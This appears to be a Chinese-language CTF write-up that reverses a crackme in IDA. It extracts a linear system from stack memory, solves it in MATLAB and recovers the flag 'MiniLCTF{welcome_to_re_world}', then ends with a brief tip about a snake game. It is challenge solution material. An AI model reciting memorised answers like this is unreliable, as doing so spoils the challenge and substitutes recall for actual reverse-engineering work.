
(fx-moon)
丢进ida调试
看这里

```
018 lea     eax, [ebp+var_DA4]
```

```
Stack[00001534]:00FBE924     db    0
Stack[00001534]:00FBE925     db    0
Stack[00001534]:00FBE926     db    0
Stack[00001534]:00FBE927     db    0
Stack[00001534]:00FBE928     db    1
Stack[00001534]:00FBE929     db    0
Stack[00001534]:00FBE92A     db    0
Stack[00001534]:00FBE92B     db    0
Stack[00001534]:00FBE92C     db    1
Stack[00001534]:00FBE92D     db    0
Stack[00001534]:00FBE92E     db    0
Stack[00001534]:00FBE92F     db    0
Stack[00001534]:00FBE930     db    1
Stack[00001534]:00FBE931     db    0
Stack[00001534]:00FBE932     db    0
Stack[00001534]:00FBE933     db    0
Stack[00001534]:00FBE934     db    1
Stack[00001534]:00FBE935     db    0
Stack[00001534]:00FBE936     db    0
Stack[00001534]:00FBE937     db    0
Stack[00001534]:00FBE938     db    1
Stack[00001534]:00FBE939     db    0
Stack[00001534]:00FBE93A     db    0
Stack[00001534]:00FBE93B     db    0
Stack[00001534]:00FBE93C     db    1
```

是线性方程的A

这一大串



是B

丢进matlab解一下

```
A =

     0     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1
     1     0     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1
     1     1     0     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1
     1     1     1     0     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1
     1     1     1     1     0     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1
     1     1     1     1     1     0     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1
     1     1     1     1     1     1     0     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1
     1     1     1     1     1     1     1     0     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1
     1     1     1     1     1     1     1     1     0     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1
     1     1     1     1     1     1     1     1     1     0     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1
     1     1     1     1     1     1     1     1     1     1     0     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1
     1     1     1     1     1     1     1     1     1     1     1     0     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1
     1     1     1     1     1     1     1     1     1     1     1     1     0     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1
     1     1     1     1     1     1     1     1     1     1     1     1     1     0     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1
     1     1     1     1     1     1     1     1     1     1     1     1     1     1     0     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1
     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     0     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1
     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     0     1     1     1     1     1     1     1     1     1     1     1     1     1     1
     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     0     1     1     1     1     1     1     1     1     1     1     1     1     1
     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     0     1     1     1     1     1     1     1     1     1     1     1     1
     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     0     1     1     1     1     1     1     1     1     1     1     1
     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     0     1     1     1     1     1     1     1     1     1     1
     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     0     1     1     1     1     1     1     1     1     1
     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     0     1     1     1     1     1     1     1     1
     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     0     1     1     1     1     1     1     1
     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     0     1     1     1     1     1     1
     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     0     1     1     1     1     1
     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     0     1     1     1     1
     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     0     1     1     1
     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     0     1     1
     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     0     1
     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     1     0
```

```
>> x=A\B

x =

   77.0000
  105.0000
  110.0000
  105.0000
   76.0000
   67.0000
   84.0000
   70.0000
  123.0000
  119.0000
  101.0000
  108.0000
   99.0000
  111.0000
  109.0000
  101.0000
   95.0000
  116.0000
  111.0000
   95.0000
  114.0000
  101.0000
   95.0000
  119.0000
  111.0000
  114.0000
  108.0000
  100.0000
  125.0000
```

输到程序里

```
Please enter 29 numbers:77
105
110
105
76
67
84
70
123
119
101
108
99
111
109
101
95
116
111
95
114
101
95
119
111
114
108
100
125
Congradulation!
```

```
Stack[000014F4]:006FF70C     db  4Dh ; M
Stack[000014F4]:006FF70D     db    0
Stack[000014F4]:006FF70E     db    0
Stack[000014F4]:006FF70F     db    0
Stack[000014F4]:006FF710     db  69h ; i
Stack[000014F4]:006FF711     db    0
Stack[000014F4]:006FF712     db    0
Stack[000014F4]:006FF713     db    0
Stack[000014F4]:006FF714     db  6Eh ; n
Stack[000014F4]:006FF715     db    0
Stack[000014F4]:006FF716     db    0
Stack[000014F4]:006FF717     db    0
Stack[000014F4]:006FF718     db  69h ; i
Stack[000014F4]:006FF719     db    0
Stack[000014F4]:006FF71A     db    0
Stack[000014F4]:006FF71B     db    0
Stack[000014F4]:006FF71C     db  4Ch ; L
Stack[000014F4]:006FF71D     db    0
Stack[000014F4]:006FF71E     db    0
Stack[000014F4]:006FF71F     db    0
Stack[000014F4]:006FF720     db  43h ; C
Stack[000014F4]:006FF721     db    0
Stack[000014F4]:006FF722     db    0
Stack[000014F4]:006FF723     db    0
Stack[000014F4]:006FF724     db  54h ; T
Stack[000014F4]:006FF725     db    0
Stack[000014F4]:006FF726     db    0
Stack[000014F4]:006FF727     db    0
Stack[000014F4]:006FF728     db  46h ; F
Stack[000014F4]:006FF729     db    0
```

```
Stack[000014F4]:006FF72C     db  7Bh ; {
Stack[000014F4]:006FF72D     db    0
Stack[000014F4]:006FF72E     db    0
Stack[000014F4]:006FF72F     db    0
Stack[000014F4]:006FF730     db  77h ; w
Stack[000014F4]:006FF731     db    0
Stack[000014F4]:006FF732     db    0
Stack[000014F4]:006FF733     db    0
Stack[000014F4]:006FF734     db  65h ; e
Stack[000014F4]:006FF735     db    0
Stack[000014F4]:006FF736     db    0
Stack[000014F4]:006FF737     db    0
Stack[000014F4]:006FF738     db  6Ch ; l
Stack[000014F4]:006FF739     db    0
Stack[000014F4]:006FF73A     db    0
Stack[000014F4]:006FF73B     db    0
Stack[000014F4]:006FF73C     db  63h ; c
Stack[000014F4]:006FF73D     db    0
Stack[000014F4]:006FF73E     db    0
Stack[000014F4]:006FF73F     db    0
Stack[000014F4]:006FF740     db  6Fh ; o
Stack[000014F4]:006FF741     db    0
Stack[000014F4]:006FF742     db    0
Stack[000014F4]:006FF743     db    0
Stack[000014F4]:006FF744     db  6Dh ; m
Stack[000014F4]:006FF745     db    0
Stack[000014F4]:006FF746     db    0
Stack[000014F4]:006FF747     db    0
Stack[000014F4]:006FF748     db  65h ; e
Stack[000014F4]:006FF749     db    0
```

```
Stack[000014F4]:006FF738     db  6Ch ; l
Stack[000014F4]:006FF739     db    0
Stack[000014F4]:006FF73A     db    0
Stack[000014F4]:006FF73B     db    0
Stack[000014F4]:006FF73C     db  63h ; c
Stack[000014F4]:006FF73D     db    0
Stack[000014F4]:006FF73E     db    0
Stack[000014F4]:006FF73F     db    0
Stack[000014F4]:006FF740     db  6Fh ; o
Stack[000014F4]:006FF741     db    0
Stack[000014F4]:006FF742     db    0
Stack[000014F4]:006FF743     db    0
Stack[000014F4]:006FF744     db  6Dh ; m
Stack[000014F4]:006FF745     db    0
Stack[000014F4]:006FF746     db    0
Stack[000014F4]:006FF747     db    0
Stack[000014F4]:006FF748     db  65h ; e
Stack[000014F4]:006FF749     db    0
Stack[000014F4]:006FF74A     db    0
Stack[000014F4]:006FF74B     db    0
Stack[000014F4]:006FF74C     db  5Fh ; _
Stack[000014F4]:006FF74D     db    0
Stack[000014F4]:006FF74E     db    0
Stack[000014F4]:006FF74F     db    0
Stack[000014F4]:006FF750     db  74h ; t
Stack[000014F4]:006FF751     db    0
Stack[000014F4]:006FF752     db    0
Stack[000014F4]:006FF753     db    0
Stack[000014F4]:006FF754     db  6Fh ; o
Stack[000014F4]:006FF755     db    0
Stack[000014F4]:006FF756     db    0
```

```
5Fh ; _
  0
  0
  0
72h ; r
  0
  0
  0
65h ; e
  0
  0
  0
5Fh ; _
  0
  0
  0
77h ; w
  0
  0
  0
6Fh ; o
  0
  0
  0
72h ; r
  0
  0
  0
6Ch ; l
```

```
64h ; d
  0
  0
  0
7Dh ; }
```

贪吃蛇

(fx-moon)
记事本打开改地图，然后玩